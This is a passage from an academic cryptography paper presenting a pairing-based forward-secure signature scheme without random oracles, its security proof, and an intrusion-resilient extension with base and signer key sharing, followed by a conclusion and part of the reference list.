$$\begin{aligned} \text{sk}_{w_1 \dots w_{k-1}j} &= \left(a_0 \cdot b_k^{t_j} \cdot F(w_1 \dots w_{k-1}j)^{t_j}, a_1 \cdot g^{t_j}, b_{k+1} \cdot h_{k+1}^{t_j}, \dots, b_\ell \cdot h_\ell^{t_j} \right) \\ &= \left(g_2^\alpha \cdot F(w_1 \dots w_{k-1}j)^{r_j}, g^{r_j}, h_{k+1}^{r_j}, \dots, h_\ell^{r_j} \right) \end{aligned}$$

where $r_j = r' + t_j$.

Update ($SK_i, i + 1$): (where $i < N - 1$)

1. Parse $\langle i \rangle$ as $i_0 i_1 \dots i_\ell$ with $i_0 = \varepsilon$. Parse SK_i into

$$(\overline{lsk}_i, \overline{sk}_i) = (\text{sk}_{\langle i \rangle}, \{\text{sk}_{i_0 \dots i_{k-1}}\}_{i_k=0})$$

(where \overline{lsk}_0 is undefined if $i = 0$) and erase $\text{sk}_{\langle i \rangle}$.

2. If $i_\ell = 0$, SK_{i+1} simply consists of remaining node keys:

$$SK_{i+1} = (\overline{lsk}_{i+1}, \overline{sk}_{i+1}) = (\text{sk}_{i_0 \dots i_{\ell-1}1}, \{\text{sk}_{i_0 \dots i_{k-1}}\}_{i_k=0, k < \ell}).$$

Otherwise, let $\tilde{k} < \ell$ be the largest index such that $i_{\tilde{k}} = 0$. Let $i' = i_0 \dots i_{\tilde{k}-1}1$. Using $\text{sk}_{i'}$ (which is available as part of \overline{sk}_i), recursively apply **Extract** to obtain node keys $\text{sk}_{i'1}, \text{sk}_{i'01}, \dots, \text{sk}_{i'0^{\ell-\tilde{k}-1}1}$ and finally $\text{sk}_{\langle i+1 \rangle} = \text{sk}_{i'0^{\ell-\tilde{k}}}$. Erase $\text{sk}_{i'}$ and return remaining keys as SK_{i+1} .

Sign (i, SK_i, M): let $\langle i \rangle = i_1 \dots i_\ell$. Parse SK_i into $(\text{sk}_{\langle i \rangle}, \{\text{sk}_{i_0 \dots i_{k-1}}\}_{i_k=0})$ and $\overline{lsk}_i = \text{sk}_{\langle i \rangle}$ into $(a_0, a_1) = (g_2^\alpha \cdot F(i_1 \dots i_\ell)^r, g^r)$ (which is a key of level ℓ).

This algorithm computes $m = h(M)$, chooses $s \xleftarrow{R} \mathbb{Z}_p^*$ and returns

$$(\sigma_0, \sigma_1, \sigma_2) = (a_0 \cdot G(m)^s, a_1, g^s) = (g_2^\alpha \cdot F(i_1 \dots i_\ell)^r \cdot G(m)^s, g^r, g^s).$$

Verify (M, i, PK, σ): let $\langle i \rangle = i_1 \dots i_\ell$. The purported signature $\sigma = (\sigma_0, \sigma_1, \sigma_2)$ on $m = h(M) \in \{0, 1\}^n$ is accepted if and only if

$$\frac{e(\sigma_0, g)}{e(F(i_1 \dots i_\ell), \sigma_1)e(G(m), \sigma_2)} = Z.$$

The completeness is checked by noting that

$$e(\sigma_0, g) = e(g_1, g_2) \cdot e(F(i_1 \dots i_\ell), g^r) \cdot e(G(m), g^s).$$

From an efficiency point of view, signature and verification take constant time while key update requires $O(\ell^2)$ exponentiations. The verification cost amounts to a product of three pairings (which is much faster to compute than 3 sequential pairings as discussed in [22]). Combining the hierarchical key derivation of [8] with Waters's signature at the lower level allows for constant-size signatures.

With $\ell = 15$ and for a typical parameter $n = 160$, the public key consists of 179 elements of \mathbb{G} and one element of \mathbb{G}_T . If we instantiate the scheme with asymmetric pairings $e : \mathbb{G} \times \mathbb{G}' \rightarrow \mathbb{G}_T$ (over elliptic curves such as those of [4] or [35]), we may obtain signatures of $3 \times 160 = 480$ bits while public keys can be stored within 40 Kb (which remains acceptable in many settings).

Since Waters's signature has a large public key, it is fairly cheap to turn it into a forward-secure signature as we did. Indeed, our scheme performs interestingly w.r.t. the one obtained by applying the MMM [32] construction to Waters's scheme with the motivation to obtain forward-secure signatures in the standard model under soft computational assumptions (details are given in the full version of the paper). However, it answers open questions raised in section 9.1 of [28] as it offers constant-size signatures and at most log-squared complexity in all parameters in the absence of random oracles. It also improves on many previous non-generic schemes [5,2,11,25] which all have some linear cost in N (at least in key generation). The only exceptions are [14,24,29] where signatures have logarithmic size.

In the random oracle model, we can even get constant-size public keys as elements $g_2, g_3, h_1, \dots, h_\ell$ can be derived from a random oracle (as noticed in [8]) and the function G may be also replaced by an independent random oracle. In this case, verification becomes logarithmic since evaluating $F(i_1 \dots i_\ell)$ requires to compute ℓ hash values on \mathbb{G} (which has non-negligible cost unlike hash operations over \mathbb{Z}_p^*). To retain constant-time verification, we can keep $g_2, g_3, h_1, \dots, h_\ell$ (but not u', u_1, \dots, u_n) in the public key. In summary, the random oracle model yields either constant-size public keys or constant-time verification.

We also observe that ideas from [32] can be applied to support an arbitrary polynomial number of time periods: the number of stages does not have to be known when initializing the scheme.

Theorem 1. *Assuming that a forger \mathcal{F} can (t, q_s, ε) -break the scheme, there is an algorithm \mathcal{B} that (t', ε') -breaks the $\ell + 1$ -Diffie-Hellman assumption where*

$$\varepsilon' \geq \frac{\varepsilon}{4Nq_s(n+1)} \quad t' \leq t + O(q_s t_{exp}),$$

t_{exp} denoting the time complexity of an exponentiation in \mathbb{G} .

Proof. We outline an algorithm \mathcal{B} using the forger \mathcal{F} to find $z_{\ell+1} = g^{(a^{\ell+1})}$ given $(z_1, z_2, \dots, z_\ell) = (g^a, g^{(a^2)}, \dots, g^{(a^\ell)})$.

At the outset of the game, the simulator \mathcal{B} chooses $i^* \stackrel{R}{\leftarrow} \{1, \dots, N-1\}$ as a guess for the time period to be attacked by \mathcal{F} . It parses i^* into $\langle i^* \rangle = i_1^* \dots i_\ell^*$ and prepares public parameters so as to handle all adversarial queries.

Preparation: to generate the public key, \mathcal{B} picks $\gamma \stackrel{R}{\leftarrow} \mathbb{Z}_p^*$ and sets $g_1 = z_1 = g^a$, $g_2 = z_\ell \cdot g^\gamma = g^{\gamma+(a^\ell)}$. The (unknown) root secret key is thereby implicitly set to $\text{sk}_\varepsilon = g_2^\alpha = g^{a\gamma+(a^{\ell+1})} = z_1^\gamma \cdot z_{\ell+1}$. Then, \mathcal{B} chooses $\gamma_1, \dots, \gamma_\ell, \delta \stackrel{R}{\leftarrow} \mathbb{Z}_p^*$ and defines $g_3 = g^\delta \prod_{j=1}^\ell z_{\ell-j+1}^{i_j^*}$ and $h_j = g^{\gamma_j} / z_{\ell-j+1}$ for $j = 1, \dots, \ell$.

Next, \mathcal{B} picks $\kappa \in \{0, \dots, n\}$ and defines $\tau = 2q_s$. We assume⁴ $\tau(n+1) < p$ which implies $0 \leq \kappa\tau < p$. Algorithm \mathcal{B} also selects $x' \stackrel{R}{\leftarrow} \mathbb{Z}_\tau$ and a vector (x_1, \dots, x_n) of elements with $x_i \in \mathbb{Z}_\tau$ for all i . It also chooses at random an integer $y' \stackrel{R}{\leftarrow} \mathbb{Z}_p$ and a vector (y_1, \dots, y_n) with $y_j \in \mathbb{Z}_p$ for all j . For ease of analysis, we consider functions

$$J(m) = x' + \sum_{i=1}^n m_i x_i - \kappa\tau \quad \text{and} \quad K(m) = y' + \sum_{i=1}^n m_i y_i.$$

taking as input strings $m \in \{0, 1\}^n$. Remaining public parameters are chosen as

$$u' = g_2^{x' - \kappa\tau} g^{y'} \quad u_i = g_2^{x_i} g^{y_i} \text{ for } 1 \leq i \leq n$$

which means that, for any $m \in \{0, 1\}^n$, $G(m) = u' \cdot \prod_{i=1}^n u_i^{m_i} = g_2^{J(m)} \cdot g^{K(m)}$. \mathcal{F} is challenged on $(g, Z, g_1, g_2, g_3, h_1, \dots, h_\ell, u', u_1, \dots, u_n)$ with $Z = e(g_1, g_2)$.

Deriving node keys: \mathcal{B} has to compute node private keys for right siblings (whenever they exist) of all nodes on the path from the root to $\langle i^* \rangle$ (we call this path “crucial path”). For all indexes $k \in \{1, \dots, \ell\}$ such that $i_k^* = 0$, to generate a private key for node $i^*|_{\bar{k}} = i_1^* \dots i_{k-1}^* 1$, \mathcal{B} first picks $\tilde{r} \stackrel{R}{\leftarrow} \mathbb{Z}_p^*$. If we define $r = \tilde{r} + a^k \in \mathbb{Z}_p^*$, \mathcal{B} is able to compute

$$\text{sk}_{i^*|_{\bar{k}}} = \left(g_3^a \cdot (g_3 \cdot h_1^{i_1^*} \dots h_{k-1}^{i_{k-1}^*} h_k)^r, g^r, h_{k+1}^r, \dots, h_\ell^r \right).$$

We indeed observe that

$$\left(g_3 \cdot h_1^{i_1^*} \dots h_{k-1}^{i_{k-1}^*} h_k \right)^r = \left(g^{\delta + \sum_{j=1}^{k-1} \gamma_j i_j^* + \gamma_k} \cdot z_{\ell-k+1}^{-1} \cdot \prod_{j=k+1}^{\ell} z_{\ell-j+1}^{i_j^*} \right)^r$$

where the second term in the product of the right hand side member equals

$$z_{\ell-k+1}^{-r} = z_{\ell-k+1}^{-\tilde{r}} \cdot z_{\ell-k+1}^{-a^k} = z_{\ell-k+1}^{-\tilde{r}} / z_{\ell+1}$$

so that $g_3^a \cdot (g_3 \cdot h_1^{i_1^*} \dots h_{k-1}^{i_{k-1}^*} h_k)^r$ can be computed as

$$z_1^\gamma \cdot (g^{\tilde{r}} \cdot z_k)^{\delta + \sum_{j=1}^{k-1} \gamma_j i_j^* + \gamma_k} \cdot z_{\ell-k+1}^{-\tilde{r}} \cdot \prod_{j=k+1}^{\ell} (z_{\ell-j+1}^{\tilde{r}} \cdot z_{\ell-j+k+1})^{i_j^*}.$$

Besides, elements $g^r = g^{\tilde{r}} \cdot z_k$ and $h_j^r = (g^{\tilde{r}} \cdot z_k)^{\gamma_j} / (z_{\ell-j+1}^{\tilde{r}} \cdot z_{\ell-j+k+1})$ (for $j = k+1, \dots, \ell$ and when $k < \ell$) are all computable from available values.

Private keys for right siblings of nodes in the crucial path yield update and local keys for stages $i > i^*$. In the same way, \mathcal{B} can compute private keys for left siblings whenever they exist. Namely, for all indexes $k \in \{1, \dots, \ell\}$ s.t. $i_k^* = 1$, a private key for node $i^*|_{\bar{k}} = i_1^* \dots i_{k-1}^* 0$ is computable as

$$\left(g_3 \cdot h_1^{i_1^*} \dots h_{k-1}^{i_{k-1}^*} \right)^r = \left(g^{\delta + \sum_{j=1}^{k-1} \gamma_j i_j^*} \cdot z_{\ell-k+1} \cdot \prod_{j=k+1}^{\ell} z_{\ell-j+1}^{i_j^*} \right)^r$$

⁴ This is a realistic requirement as parameters should be chosen s.t. $n \geq 160$, $p > 2^{160}$ and it is common to suppose $q_s < 2^{30}$.

and $z_{\ell-k+1}^r = z_{\ell-k+1}^{\tilde{r}} \cdot z_{\ell-k+1}^{\alpha^k} = z_{\ell-k+1}^{\tilde{r}} / z_{\ell+1}$. Once generated, those keys allow extracting local keys for periods $i < i^*$ which correspond to leaves at the left of $\langle i^* \rangle$ in the tree. Hence, \mathcal{B} can compute all local keys for periods $i \neq i^*$ and not only those for which $i > i^*$. We note that \mathcal{B} fails if \mathcal{F} ever queries an update key for some period $i < i^*$. According the rules of definition 2, this can only happen if \mathcal{B} wrongly guesses which period will be attacked by \mathcal{F} .

Signing queries: at any time, \mathcal{F} may ask for signatures on messages for any period number i . Those queries are answered using relevant private keys whenever they are computable. To answer signing queries for period i^* , \mathcal{B} uses the same strategy as in the security proof of Waters's signature [39]. At the first message M queried for stage i^* , \mathcal{B} chooses a random $r_{i^*} \xleftarrow{R} \mathbb{Z}_p^*$ that will be used to answer all subsequent queries for period i^* . If $J(m) = 0 \pmod p$, \mathcal{B} aborts. Otherwise, it picks $s \xleftarrow{R} \mathbb{Z}_p^*$ and returns

$$\sigma = (\sigma_0, \sigma_1, \sigma_2) = \left(g_1^{-\frac{K(m)}{J(m)}} \cdot F(i_1^* \dots i_\ell^*)^{r_{i^*}} \cdot G(m)^s, g^{r_{i^*}}, g_1^{-\frac{1}{J(m)}} \cdot g^s \right).$$

If we define $\tilde{s} = s - a/J(m)$, we indeed have $g_1^{-\frac{1}{J(m)}} \cdot g^s = g^{\tilde{s}}$ and

$$\begin{aligned} g_1^{-\frac{K(m)}{J(m)}} \cdot F(i_1^* \dots i_\ell^*)^{r_{i^*}} \cdot G(m)^s &= g_1^{-\frac{K(m)}{J(m)}} \cdot F(i_1^* \dots i_\ell^*)^{r_{i^*}} \cdot G(m)^{\tilde{s}} \cdot \left(g_2^a \cdot g_1^{\frac{K(m)}{J(m)}} \right) \\ &= g_2^a \cdot F(i_1^* \dots i_\ell^*)^{r_{i^*}} \cdot G(m)^{\tilde{s}}. \end{aligned}$$

Forgery: if \mathcal{B} does not abort and luckily guesses i^* , \mathcal{F} comes up with a forgery $\sigma^* = (\sigma_0^*, \sigma_1^*, \sigma_2^*)$ on some new message $m^* = h(M^*)$ for stage i^* . At that point, \mathcal{B} reports “failure” if $J(m^*) \neq 0 \pmod p$. Otherwise, $G(m^*) = g^{K(m^*)}$ and

$$\sigma_0^* = g_2^a \cdot F(i_1^* \dots i_\ell^*)^r \cdot g^{sK(m^*)}, \quad \sigma_1^* = g^r, \quad \sigma_2^* = g^s$$

for some $r, s \in \mathbb{Z}_p^*$. Since $F(i_1^* \dots i_\ell^*) = g^{\delta + \sum_{j=1}^{\ell} \gamma_j i_j^*}$, \mathcal{B} can extract

$$g^{a(\ell+1)} = \frac{\sigma_0^*}{z_1^\gamma \cdot \sigma_1^{*\delta + \sum_{j=1}^{\ell} \gamma_j i_j^*} \cdot \sigma_2^{*K(m^*)}}.$$

When analyzing \mathcal{B} 's probability of success, we observe that it terminates without aborting if, $J(m) \neq 0 \pmod p$ for all signing queries m . As $0 \leq \kappa\tau < p$ and $x' + \sum_{i=1}^n m_i x_i < \tau(n+1) < p$, we note that $J(m) = 0 \pmod p$ implies $J(m) = 0 \pmod \tau$ (and thus $J(m) \neq 0 \pmod \tau$ implies $J(m) \neq 0 \pmod p$). Hence, to simplify the analysis, we force \mathcal{B} to abort whenever $J(m) = 0 \pmod \tau$ in a signing query. Besides, \mathcal{B} is successful if the target message satisfies $J(m^*) = 0 \pmod p$.

More formally, let m'_1, \dots, m'_{q_s} be messages appearing in signing queries and let us define events $A_i : J(m'_i) \neq 0 \pmod \tau$ and $A^* : J(m^*) = 0 \pmod p$, the probability that \mathcal{B} does not fail is

$$\Pr[\neg\text{abort}] \geq \Pr\left[\bigwedge_{i=1}^{q_s} A_i \wedge A^*\right].$$

As $J(m^*) = 0 \pmod p$ implies $J(m^*) = 0 \pmod \tau$ and given that, if $J(m^*) = 0 \pmod \tau$, there is a unique $\kappa \in \{0, \dots, n\}$ that yields $J(m^*) = 0 \pmod p$, we have

$$\Pr[A^*] = \Pr[J(m^*) = 0 \bmod \tau] \Pr[J(m^*) = 0 \bmod p | J(m^*) = 0 \bmod \tau] = \frac{1}{\tau} \frac{1}{n+1}.$$

Moreover,

$$\Pr\left[\bigwedge_{i=1}^{q_s} A_i | A^*\right] = 1 - \sum_{i=1}^{q_s} \Pr[\neg A_i | A^*] = 1 - \frac{q_s}{\tau},$$

where the rightmost equality stems from the independence of A_i and A^* for any i (hence $\Pr[\neg A_i | A^*] = 1/\tau$). Putting the above together, we obtain

$$\Pr[\neg \text{abort}] = \Pr[A^*] \Pr\left[\bigwedge_{i=1}^{q_s} A_i | A^*\right] = \frac{1}{\tau(n+1)} \left(1 - \frac{q_s}{\tau}\right) = \frac{1}{4q_s(n+1)}$$

thanks to the choice of $\tau = 2q_s$. Since \mathcal{B} correctly guesses the index i^* of the attacked stage with probability higher than $1/N$, the claimed bound follows. \square

4 Intrusion-Resilient Signatures Without Random Oracles

In [16], Dodis *et al.* showed how to generically obtain intrusion-resilient schemes from key-evolving cryptosystems where the key update algorithm satisfies a suitable homomorphic property. Although they proved the security of their conversion in the context of encryption schemes, their proof simply goes through for digital signatures (as detailed in the full version of the paper).

At a high level, the idea is to share the update key of a key-evolving signature between the signer and the base so that the sharing for period $i+1$ can be derived from that of period i . At stage i , the signer stores the local key \overline{lsk}_i (used in signing operations) and his share of the update key \overline{sk}_{s_i} while the base stores the other share \overline{sk}_{b_i} . This sharing ensures security against multiple compromises of base and user keys. When each share of the update key is independently evolved (using the update algorithm of the key-evolving scheme) at period i , shares of update and local keys for period $i+1$ are obtained. The update message SKU_i sent by the base is its evolved share of the local key. Thanks to the homomorphic property of the update algorithm, the signer can combine SKU_i with his own share of the evolved local key to reconstruct the local key \overline{lsk}_{i+1} .

In our notation, when two vectors $\mathbf{sk}_{s.w} = (a_0, a_1, b_{k+1}, \dots, b_\ell)$ and $\mathbf{sk}_{b.w} = (a'_0, a'_1, b'_{k+1}, \dots, b'_\ell)$ are node keys at level k in the hierarchy, we denote by $\mathbf{sk}_{s.w} \odot \mathbf{sk}_{b.w}$ the component-wise product $(a_0 \cdot a'_0, a_1 \cdot a'_1, b_{k+1} \cdot b'_{k+1}, \dots, b_\ell \cdot b'_\ell)$.

Keygen: given security parameters $\lambda, n \in \mathbb{N}$ and a number of periods $N = 2^{\ell-1}$,

1. choose bilinear map groups $(\mathbb{G}, \mathbb{G}_T)$ and $g \in \mathbb{G}$. Set $g_1 = g^\alpha$ with $\alpha \xleftarrow{R} \mathbb{Z}_p^*$.
2. Pick $g_2, g_3, h_1, \dots, h_\ell \xleftarrow{R} \mathbb{G}$, $u', u_1, \dots, u_n \xleftarrow{R} \mathbb{G}$ and set $Z = e(g_1, g_2)$.
3. Select a collision-resistant hash function $h : \{0, 1\}^* \rightarrow \{0, 1\}^n$.
4. Define functions $F : \{0, 1\}^{\leq \ell} \rightarrow \mathbb{G}$, $G : \{0, 1\}^n \rightarrow \mathbb{G}$ as

$$F(w) = g_3 \cdot \prod_{j=1}^k h_j^{w_j} \quad G(m) = u' \cdot \prod_{j=1}^n u_j^{m_j}$$

where $w = w_1 \dots w_k$ and $m = m_1 \dots m_n$ ($w_i, m_j \in \{0, 1\}$ for all i, j). The public key is

$$PK = \{g, Z, g_1, g_2, g_3, h_1, \dots, h_\ell, u', u_1, \dots, u_n\}.$$

The root secret $\text{sk}_\varepsilon = g_2^\alpha$ is used to derive lower level node keys.

5. Extract node keys for labels 0 and 1 at level 1. Namely, compute $\text{sk}_0 = (g_2^\alpha g_3^{r_0}, g^{r_0}, h_2^{r_0}, \dots, h_\ell^{r_0})$, $\text{sk}_1 = (g_2^\alpha (g_3 h_1)^{r_1}, g^{r_1}, h_2^{r_1}, \dots, h_\ell^{r_1})$ for random $r_0, r_1 \xleftarrow{R} \mathbb{Z}_p^*$. Using sk_0 , recursively apply algorithm Extract (defined below) to generate keys $\text{sk}_{01}, \text{sk}_{001}, \dots, \text{sk}_{0^{\ell-1}1}$. Consider the key set $S_{\langle 0 \rangle} = \{\text{sk}_1, \text{sk}_{01}, \text{sk}_{001}, \dots, \text{sk}_{0^{\ell-1}1}\}$. For each $\text{sk}_w \in S_{\langle 0 \rangle}$, define $\text{sk}_{b,w} = \text{sk}_w \odot (R_w^{-1}, 1, 1, \dots, 1)$ and $\text{sk}_{s,w} = \text{sk}_w \odot (R_w, 1, 1, \dots, 1)$ with $R_w \xleftarrow{R} \mathbb{G}$.
6. Base and signer keys are $SKB_{0.0} = \{\text{sk}_{b.1}, \text{sk}_{b.01}, \text{sk}_{b.001}, \dots, \text{sk}_{b.0^{\ell-1}1}\}$ and $SKS_{0.0} = (-, \{\text{sk}_{s.1}, \text{sk}_{s.01}, \text{sk}_{s.001}, \dots, \text{sk}_{s.0^{\ell-1}1}\})$.

Extract ($\text{sk}_{\star.w_1 \dots w_{k-1}}$): (where $\star = s$ or $\star = b$) is an auxiliary algorithm used by the base and the signer to derive node private keys. A node at level $k-1$ parses its private key into $\text{sk}_{\star.w_1 \dots w_{k-1}} = (a_0, a_1, b_k, \dots, b_\ell)$. For $j = 0, 1$, it chooses a random $t_j \xleftarrow{R} \mathbb{Z}_p^*$ and computes

$$\text{sk}_{\star.w_1 \dots w_{k-1}j} = \left(a_0 \cdot b_k^j \cdot F(w_1 \dots w_{k-1}j)^{t_j}, a_1 \cdot g^{t_j}, b_{k+1} \cdot h_{k+1}^{t_j}, \dots, b_\ell \cdot h_\ell^{t_j} \right).$$

Base Update ($SKB_{i,r}, i+1$): (where $i < N-1$)

1. Parse $\langle i \rangle$ as $i_0 i_1 \dots i_\ell$ with $i_0 = \varepsilon$. Let $SKB_{i,r} = \{\text{sk}_{b.i_0 \dots i_{k-1}1}\}_{i_k=0}$.
2. If $i_\ell = 0$, the update message SKU_i is the share $\text{sk}_{b.i_0 \dots i_{\ell-1}1}$ and the updated base key is $SKB_{i+1.0} = \{\text{sk}_{b.i_0 \dots i_{k-1}1}\}_{i_k=0, k < \ell}$. Otherwise, let $\tilde{k} < \ell$ be the largest index s.t. $i_{\tilde{k}} = 0$. Let $i' = i_0 \dots i_{\tilde{k}-1}1$. Using $\text{sk}_{b,i'}$ (available as part of $SKB_{i,r}$), recursively apply Extract to obtain $\text{sk}_{b,i'1}, \text{sk}_{b,i'01}, \dots, \text{sk}_{b,i'0^{\ell-\tilde{k}-1}1}$ and $\text{sk}_{b,i'0^{\ell-\tilde{k}}}$ which is the update message SKU_i . Erase $\text{sk}_{b,i'}$ and return $SKU_i = \text{sk}_{b.\langle i+1 \rangle}$ and

$$SKB_{i+1.0} = \{\{\text{sk}_{b.i_0 \dots i_{k-1}1}\}_{i_k=0, k < \tilde{k}}, \text{sk}_{b,i'1}, \text{sk}_{b,i'01}, \dots, \text{sk}_{b,i'0^{\ell-\tilde{k}-1}1}\}.$$

User Update ($SKS_{i,r}, SKU_i, i+1$): (with $i < N-1$)

1. Let $\langle i \rangle = i_0 i_1 \dots i_\ell$ with $i_0 = \varepsilon$. Parse $SKS_{i,r}$ as $(\text{sk}_{\langle i \rangle}, \{\text{sk}_{s.i_0 \dots i_{k-1}1}\}_{i_k=0})$ and erase $\text{sk}_{\langle i \rangle}$.
2. If $i_\ell = 0$, then set $SKS_{i+1.0} = (\text{sk}_{\langle i+1 \rangle}, \{\text{sk}_{s.i_0 \dots i_{k-1}1}\}_{i_k=0, k < \ell})$ with $\text{sk}_{\langle i+1 \rangle} = \text{sk}_{s.i_0 \dots i_{\ell-1}1} \odot SKU_i$. Otherwise, let \tilde{k} be the largest value with $i_{\tilde{k}} = 0$ and let $i' = i_0 \dots i_{\tilde{k}-1}1$. Using $\text{sk}_{s,i'}$ (available in $SKS_{i,r}$), apply Extract to obtain $\text{sk}_{s,i'1}, \text{sk}_{s,i'01}, \dots, \text{sk}_{s,i'0^{\ell-\tilde{k}-1}1}$ and $\text{sk}_{s,i'0^{\ell-\tilde{k}}}$ which allows reconstructing $\text{sk}_{\langle i+1 \rangle} = \text{sk}_{s,i'0^{\ell-\tilde{k}}} \odot SKU_i$. Set $SKS_{i+1.0}$ as

$$(\text{sk}_{\langle i+1 \rangle}, \{\{\text{sk}_{s.i_0 \dots i_{k-1}1}\}_{i_k=0, k < \tilde{k}}, \text{sk}_{s,i'1}, \text{sk}_{s,i'01}, \dots, \text{sk}_{s,i'0^{\ell-\tilde{k}-1}1}\})$$

and erase $\text{sk}_{s,i'}$.

Base Refresh ($SKB_{i,r}$): let $\langle i \rangle = i_0, \dots, i_\ell$ and $SKB_{i,r} = \{\text{sk}_{b.i_0 \dots i_{k-1} 1}\}_{i_k=0}$. For all keys $\text{sk}_{b,w}$ in $SKB_{i,r}$, let $\text{sk}'_{b,w} = \text{sk}_{b,w} \odot (R_w^{-1}, 1, \dots, 1)$ for a random $R_w \xleftarrow{R} \mathbb{G}$. Return $SKB_{i,r+1} = \{\text{sk}_{b,w'} | \text{sk}_{b,w} \in SKB_{i,r}\}$ together with the refresh message $SKR_{i,r} = \{R_w | \text{sk}_{b,w} \in SKB_{i,r}\}$.

User Refresh ($SKS_{i,r}, SKR_{i,r}$): let $SKS_{i,r} = (\text{sk}_{\langle i \rangle}, \{\text{sk}_{s.i_0 \dots i_{k-1} 1}\}_{i_k=0})$ and $SKR_{i,r} = \{R_w | \text{sk}_{s,w} \in \{\text{sk}_{s.i_0 \dots i_{k-1} 1}\}_{i_k=0}\}$ with $\langle i \rangle = i_0, \dots, i_\ell$. For all shares of node keys $\text{sk}_{s,w} \in \{\text{sk}_{s.i_0 \dots i_{k-1} 1}\}_{i_k=0}$, set $\text{sk}_{s,w'} = \text{sk}_{s,w} \odot (R_w, 1, \dots, 1)$ and return $SKS_{i,r+1} = (\text{sk}_{\langle i \rangle}, \{\text{sk}_{s,w'} | \text{sk}_{s,w} \in \{\text{sk}_{s.i_0 \dots i_{k-1} 1}\}_{i_k=0}\})$.

Sign ($i, SKS_{i,r}, M$): let $\langle i \rangle = i_1 \dots i_\ell$. Parse $SKS_{i,r}$ into $(\text{sk}_{\langle i \rangle}, \{\text{sk}_{i_0 \dots i_{k-1} 1}\}_{i_k=0})$ and $\text{sk}_{\langle i \rangle}$ as (a_0, a_1) . Compute $m = h(M)$, choose $s \xleftarrow{R} \mathbb{Z}_p^*$ and return

$$(\sigma_0, \sigma_1, \sigma_2) = (a_0 \cdot G(m)^s, a_1, g^s) = (g_2^\alpha \cdot F(i_1 \dots i_\ell)^r \cdot G(m)^s, g^r, g^s).$$

Verify (M, i, PK, σ): let $\langle i \rangle = i_1 \dots i_\ell$ and $m = h(M) \in \{0, 1\}^n$. The signature $\sigma = (\sigma_0, \sigma_1, \sigma_2)$ is accepted if and only if

$$\frac{e(\sigma_0, g)}{e(F(i_1 \dots i_\ell), \sigma_1) e(G(m), \sigma_2)} = Z.$$

This scheme is as efficient as the key-evolving scheme of section 3 in terms of computational cost as well as signature/key sizes. In particular, it features private keys of size $O(\ell^2)$ which can be reduced to $O(\ell)$ using public updateable storage (involving some encryption algorithm) as suggested in [13]. Public keys also have logarithmic size but, for realistic values of ℓ , the bulk of their length is the string u', u_1, \dots, u_n borrowed from Waters's signature scheme.

It is natural to compare our scheme with the one obtained by applying the generic construction of [27] to Waters's signature since assumptions of comparable strength are needed for the security of both schemes. It turns out that the generic method allows for faster verification but results in signatures of prohibitive size (up to 10^6 bits for $N \leq 2^{10}$) for many practical applications. Besides, it does not yield shorter public keys as the large string u', u_1, \dots, u_n should remain part of the public key to avoid including it within each signature. We concede that [27] allows for faster key updates (which take constant time if we neglect the time for verifying $\log N$ one-time signatures). However, our construction should be preferred for all applications where signature sizes are primary concern.

5 Conclusion

We proposed the first random oracle-free intrusion-resilient signature with short constant-size signatures and at most log-squared complexity in all other parameters. It was built on Waters's signature by a relative public key lengthening which is quite moderate for any realistic number of time periods.

As an intermediate result, we described a new forward-secure signature without random oracles which is of independent interest. Thanks to the ‘‘homomorphic’’ properties of Waters's signature, this new efficient scheme can be extended into a very efficient forward-secure threshold signature (following ideas

of Abdalla *et al.* [1]) where no communication is required between servers during the signing protocol. To the best of our knowledge, such a protocol did not previously exist in the standard model.

References

1. M. Abdalla, S. K. Miner, C. Namprempe. Forward-Secure Threshold Signature Schemes. In *CT-RSA '01*, volume 2020 of *LNCS*, pages 441–456, Springer, 2001.
2. M. Abdalla, L. Reyzin. A New Forward-Secure Digital Signature Scheme. In *Asiacrypt'00*, *LNCS* 1666, pp. 116–129. Springer, 1999.
3. R. Anderson. Two Remarks on Public Key Cryptology. Invited lecture, *ACM Conference on Computer and Communications Security*, 1997.
4. P. S. L. M. Barreto, M. Naehrig. Pairing-friendly elliptic curves of prime order. In *SAC'05*. volume 3897 of *LNCS*, pages 319–331. Springer, 2006.
5. M. Bellare, S. Miner. A Forward-Secure Digital Signature Scheme. In *Crypto'99*, *LNCS* 1666, pp. 431–448. Springer, 1999.
6. M. Bellare, P. Rogaway. Random oracles are practical: A paradigm for designing efficient protocols. In *1st ACM Conference on Computer and Communications Security*, pages 62–73, ACM Press, 1993.
7. D. Boneh, X. Boyen. Short signatures without random oracles. In *Eurocrypt'04*, volume 3027 of *LNCS*, pages 56–73. Springer, 2004.
8. D. Boneh, X. Boyen, E.-J. Goh. Hierarchical Identity Based Encryption with Constant Size Ciphertext. In *Eurocrypt'05*, *LNCS* 3494, pp. 440–456. Springer, 2005.
9. D. Boneh, M. Franklin. Identity-based encryption from the Weil pairing. In *Crypto'01*, *LNCS* 2139, pp. 213–229. Springer, 2001.
10. X. Boyen, H. Shacham, E. Shen, B. Waters. Forward-Secure Signatures with Untrusted Update. In *ACM CCS'06*, ACM Press, 2006.
11. J. Camenisch, M. Kopprowski. Fine-grained forward-secure signature schemes without random oracles. *Discrete Applied Mathematics* 154(2), pages 175–188, 2006.
12. R. Canetti, O. Goldreich, S. Halevi. The random oracle methodology, revisited. *Journal of the ACM* 51(4), pages 557–594, 2004.
13. R. Canetti, S. Halevi, J. Katz. A forward secure public key encryption scheme. In *Eurocrypt'03*, volume 2656 of *LNCS*, pages 254–271. Springer, 2003.
14. S. S. Chow, L. C. Kwong Hui, S. M. Yiu, K. P. Chow. Secure Hierarchical Identity Based Signature and Its Application. In *ICICS'04*, volume 3269 of *LNCS*, pages 480–494, Springer, 2004.
15. Y. Dodis, M. Franklin, J. Katz, A. Miyaji, M. Yung. Intrusion-Resilient Public-Key Encryption. In *CT-RSA '03*, volume 2612 of *LNCS*, pages 19–32. Springer, 2003.
16. Y. Dodis, M. Franklin, J. Katz, A. Miyaji, M. Yung. A Generic Construction for Intrusion-Resilient Public-Key Encryption. In *CT-RSA '04*, volume 2964 of *LNCS*, pages 81–98. Springer, 2004.
17. Y. Dodis, J. Katz, S. Xu, M. Yung. Key-Insulated Public Key Cryptosystems. In *Eurocrypt'02*, volume 2332 of *LNCS*, pages 65–82. Springer, 2002.
18. Y. Dodis, J. Katz, S. Xu, M. Yung. Strong key-insulated signature schemes. In *PKC'03*, volume 2567 of *LNCS*, pages 130–144. Springer, 2003.
19. C. Gentry, A. Silverberg. Hierarchical ID-based cryptography. In *Asiacrypt'02*, volume 2501 of *LNCS*, pages 548–566. Springer, 2002.

